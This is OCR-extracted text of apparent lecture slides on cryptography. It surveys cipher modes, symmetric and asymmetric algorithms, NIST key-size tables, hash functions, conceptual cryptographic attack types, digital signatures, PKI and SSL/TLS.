
- **Electronic Code Book (ECB)**
- **Cipher Block Chaining (CBC)**
- **Cipher Feedback (CFB)**
- **Output Feedback (OFB)**
- **Counter Mode (CTR)**

Electronic Code Book (ECB)

- **Simplest and weakest form of DES**
- **No initialization vector or chaining**
- **Regions with identical plaintexts result in identical ciphertexts**
- **Some patterns are therefore preserved in ciphertext (see next slide)**


ECB Mode

- **Identical regions in original image remain identical in ciphertext**
- **Encryption is not hiding all the information in the plaintext**



CBC Mode

- **All patterns are obscured**
- **Similar results for**
  - **CBC**
  - **CFB**
  - **OFB**
  - **CTR**



Single DES

- **The original implementation of DES**
- **Uses a single 56-bit key**
- **Broken by brute force in 1997**
- **No longer considered secure**

Triple DES

- **Three rounds of DES encryption**
- **Using two or three different 56-bit keys**
- **Effective key length is 112 bits**
- **Considered secure, but slower to compute than AES**

International Data Encryption Algorithm

- **Symmetric block cipher**
- **International replacement for DES**
- **Patented in many countries**
- **128-bit key; 64-bit block size**
- **Considered secure**
- **Drawbacks: encumbered by patents, and slower to compute than AES**

Advanced Encryption Standard (AES)


- **Current US recommended standard**
- **Three key lengths: 128, 192, and 256-bits**
- **Open algorithm, patent-free**
- **Uses the Rindjael algorithm**

Table 4.12

Five AES Finalists

Name	Author
MARS	IBM
RC6	Rivest, Robshaw, Sidney, Yin
Rijndael	Daemen, Rijmen
Serpent	Anderson, Biham, Knudsen
Twofish	Schneier, Kelsey, Hall, Ferguson, Whiting, Wagner

Pretty Rindjael Animation



- **Link Ch 4f**

Blowfish and Twofish

- **Symmetric block ciphers**
- **Developed by Bruce Schneier**
- **Open algorithms, unpatented, and freely available**
- **Blowfish key sizes: 32 - 448 bit**
- **Twofish key sizes: 128 - 256 bits**

RC5 and RC6

- **Block ciphers by RSA Laboratories**
- **RC5 uses 32-bit, 64-bit, or 128-bit blocks**
  - **Key size: 0 - 2040 bit**
- **RC6**
  - **Stronger than RC5**
  - **128-bit block sizes**
  - **Key sizes: 128, 192, or 256 bits**


Asymmetric Encryption

- **Based on Diffie-Hellman key exchange**
- **First form was RSA algorithm (1977)**
- **Each user makes two keys**
  - **Public key is shared with the world**
  - **Private key is kept secret**
- **Anyone can send you secrets using your public key**
- **Only you can open them, with your private key**

Mail Slot

- **Anyone can put a message inside**
- **Only the holder of the private key can read the messages**
- **You can receive, but not send**
- **Unless the recipient installs their own mail slot**

- https://theintercept.com/2014/10/28/smuggling-snowden-secrets/



One-Way Functions

- **It must be possible to calculate a public key from the private key**
- **But impossible to deduce the private key from the public key**
- **Using a mathematical function that's easy to compute but hard to reverse**

One-Way Functions

- **Factoring a Large Number**
  - **Into its component primes**
  - **Used by RSA algorithm**
- **Discrete Logarithm**
  - **Used by Diffie-Hellman and ElGamal asymmetric algorithms**
- **Elliptic Curve Cryptography**
  - **Faster to compute than RSA**
  - **Popular on mobile devices**

Asymmetric v. Symmetric Encryption


- **Symmetric algorithms use shorter keys and are faster**
- **In RSA, asymmetric crypto is used to send a symmetric *session key***

Table 4.16

Symmetric vs. Asymmetric Strength [25]

Symmetric Key Length	Symmetric Algorithm	Discrete Logarithm Equivalent Key Length	Factoring Prime Numbers Equivalent Key Length	Elliptic Curve Equivalent Key Length
112	3TDES	2048	2048	224-255
128	AES	3072	3072	256-283
192	AES	7860	7860	384-511
256	AES	15360	15360	512+

NIST-Recommended Key Sizes



NIST Special Publication 800-57 Part 1
Revision 5

Recommendation for Key Management:
Part 1 – General

Elaine Barker
Computer Security Division
Information Technology Laboratory

This publication is available free of charge from:
https://doi.org/10.6028/NIST.SP.800-57pt1r5

May 2020

- https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-57pt1r5.pdf

NIST-Recommended Key Sizes

Table 4: Security strength time frames

Security Strength		Through 2030	2031 and Beyond
< 112	Applying protection	Disallowed	
	Processing	Legacy use	
112	Applying protection	Acceptable	Disallowed
	Processing		Legacy use
128	Applying protection and processing information that is already protected	Acceptable	Acceptable
192		Acceptable	Acceptable
256		Acceptable	Acceptable

NIST-Recommended Key Sizes

Table 2: Comparable security strengths of symmetric block cipher and asymmetric-key algorithms

Security Strength	Symmetric Key Algorithms	FFC (DSA, DH, MQV)	IFC* (RSA)	ECC* (ECDSA, EdDSA, DH, MQV)
≤ 80	2TDEA	$L = 1024$ $N = 160$	$k = 1024$	$f = 160$-223
112	3TDEA[68]	$L = 2048$ $N = 224$	$k = 2048$	$f = 224$-255
128	AES-128	$L = 3072$ $N = 256$	$k = 3072$	$f = 256$-383
192	AES-192	$L = 7680$ $N = 384$	$k = 7680$	$f = 384$-511
256	AES-256	$L = 15360$ $N = 512$	$k = 15360$	$f = 512+$

* The security-strength estimates will be significantly affected when quantum computing becomes a practical consideration.

NIST-Recommended Key Sizes

Table 3: Maximum security strengths for hash and hash-based functions

Security Strength	Digital Signatures and Other Applications Requiring Collision Resistance	HMAC,[70] KMAC,[71] Key Derivation Functions,[72] Random Bit Generation[73]
≤ 80	SHA-1[74]	
112	SHA-224, SHA-512/224, SHA3-224	
128	SHA-256, SHA-512/256, SHA3-256	SHA-1, KMAC128
192	SHA-384, SHA3-384	SHA-224, SHA-512/224, SHA3-224
≥ 256	SHA-512, SHA3-512	SHA-256, SHA-512/256, SHA-384, SHA-512, SHA3-256, SHA3-384, SHA3-512, KMAC256

Hash Functions

- **All the bytes in an input file are combined to form a fixed-length "hash" or "fingerprint"**
- **MD5: 128 bits long (insecure)**
- **SHA-1: 160 bits (No longer trusted)**
- **SHA-2: 224 bits or longer (secure)**
- **SHA-3: 224 bits or longer (secure)**
- **HAVAL (Hash of Variable Length)**
  - **128 bits or longer**

Collisions

- **A hash should be unique in practice**
- **No two different files should have the same hash (a "collision")**
- **MD5 has known collisions**
- **The first SHA-1 collision was announced by Google in 2017**
- **Everyone is moving to SHA-2 now**

Kahoot!

3g

Cryptographic Attacks

Brute Force

- **Try every possible key**
- **In principle, will always work**
  - **Except against the one-time pad**
- **Impossible in practice if key is long enough**
  - **128 bits for a symmetric key**
  - **2048 bits for an RSA key**

Social Engineering

- **Trick subject into revealing the key**

Rainbow Tables

- **Pre-computed table of passwords and hashes**
- **Time-memory tradeoff**
- **Not very practical for modern hash algorithms**
- **Very effective against Windows XP's LANMAN hashes**

Known Plaintext

- **If plaintext is known or can be guessed, some mathematical attacks get easier**
- **Some WEP cracks use this method**
  - **Portions of ARP packets can be guessed**

Chosen Plaintext Attack

- **Choosing plaintext that must be padded to fill the block size**
- **Can reveal information about the key**
- **"Padding Oracle" attacks**
- **BEAST, CRIME, other attacks**

Meet-in-the-Middle Attack

- **Do half the encryption steps from plaintext**
- **Do half the decryption steps from the ciphertext**
- **Can make the calculation MUCH faster**
  - **Effectively halving the key size**
- **This is why people use 3DES, not 2DES**

Known Key

- **Attacker may have some knowledge about the key**
  - **Ex: key is based on a dictionary word, or contains only uppercase characters**

Differential Cryptanalysis

- **Encrypt two plaintexts that differ by only a few bits**
- **Statistical analysis of ciphertext reveals information about the key**

Side-Channel Attacks

- **Monitor some physical data that reveals information about then key**
  - **Timing of calculation**
  - **Power consumption**

Implementation Attacks

- **Exploit a vulnerability in the actual system used to perform the math**
  - **System may leave plaintext in RAM or temporary files**
  - **Key may be left on the hard drive**

Birthday Attack

- **A room with 23 people has 23 x 22 / 2 = 253 *pairs* of people**
- **So there are usually two people with the same birthday**
- **Hash collisions are found at half the hash size**
  - **MD5 (128 bits) will have a collision after 2^64 calculations**

Implementing Cryptography

Digital Signatures

- **Calculate hash of document**
- **Encrypt it with your private key**
- **Anyone can verify it with your public key**
- **Provides authentication, integrity, and nonrepudiation, but not confidentiality**

FIGURE 4.30 Creating a Digital Signature [30]

Verifying a Digital Signature




FIGURE 4.31 Verifying a Digital Signature

Message Authentication Code (MAC)

- **Verifies authenticity of a message using hashing and a shared secret key**
- **Provides integrity and authenticity**
  - **CBC-MAC uses CBC mode of a block cipher, such as DES or AES**

HMAC

- **Hashed Message Authentication Code**
- **A type of MAC**
- **Uses a shared secret and a hashing algorithm**
- **HMAC-MD5**
- **HMAC-SHA-1**

Public Key Infrastructure (PKI)

- **Manages *digital certificates***
- **A public key signed with a digital signature**
- **Server-based**
  - **On an HTTPS server**
- **Client-based**
  - **Bound to a person**
- **Mutual authentication**
  - **Authenticates server and client**

Five Components of PKI

- **Certificate Authorities**
  - **Issue and revoke certificates**
- **Organizational Registration Authorities**
  - **Authenticate users and issue certificates to them**
- **Certificate holders (can sign documents)**
- **Clients that validate signatures**
- **Repositories that hold certificates and Certificate Revocation Lists**
  - **Online Certificate Status Protocol is a newer system to replace CRLs**

Key Management Issues

- **Private keys must be protected, like passwords**
- **Backing up a private key may use *key escrow***
  - **Copy of a key (or part of a key) held by a trusted third party**

SSL & TLS

- **Secure Sockets Layer was the first system**
- **Now replaced by Transport Layer Security**

SSL Handshake

Source	Destination	Protocol	Length	Info
